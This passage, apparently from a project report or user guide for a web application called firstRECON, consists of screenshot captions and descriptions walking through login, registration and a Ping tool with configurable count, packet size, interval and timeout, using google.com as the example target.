


Figure 336: User clicking login button screenshot




Figure 337: Login status of user screenshot




Figure 338: User clicking in register button screenshot




Figure 339: Registering new user screenshot




Figure 340: Clicking register button screenshot




Figure 341: New user registration status screenshot

Ping




Figure 342: Initiating ping by selecting card screenshot






Figure 343: Ping UI interface screenshot



The screenshot shows the firstRECON web application's Ping interface. At the top right, there is a user profile icon for "Sakshat Bhattarai". The main title is "Ping" with the subtitle "Enter any valid IP/Url". A text input field contains "google.com", which is highlighted with a red border. Below the input field are four configuration fields: "Count" (value: 4), "Packet Size" (value: 64), "Interval" (value: 128), and "Timeout" (value: 4000). A large green "Ping" button is centered at the bottom of the form.

Figure 344: Entering target address in text field screenshot



This screenshot is identical to Figure 344, showing the firstRECON Ping interface. The target address "google.com" is entered in the text field. The "Ping" button is highlighted with a red arrow pointing to it.

Figure 345: Requesting Ping result screenshot




Figure 346: Ping process screenshot




Figure 347: Ping result screenshot




Figure 348: Selecting "Ping another host" button screenshot




Figure 349: User getting redirected to ping page initial status by selecting "Ping another Host" button

Ping with customized data

The screenshot shows the firstRECON interface for performing a ping operation. At the top right, there is a user profile icon for 'Sakshat Bhattarai'. The main title is 'Ping'. Below it, a sub-instruction says 'Enter any valid IP/Url' followed by a text input field containing 'google.com'. There are four input fields for configuration: 'Count' (set to 5), 'Packet Size' (set to 100), 'Interval' (set to 130), and 'Timeout' (set to 4000). A prominent green rectangular button labeled 'Ping' is centered below these fields.

Figure 350: Giving custom parameter as input to ping

This screenshot shows the same firstRECON 'Ping' interface as Figure 350, but with a red arrow pointing from the left towards the green 'Ping' button. The configuration parameters remain the same: Count (5), Packet Size (100), Interval (130), and Timeout (4000).

Figure 351: Requesting customized data by pressing ping button

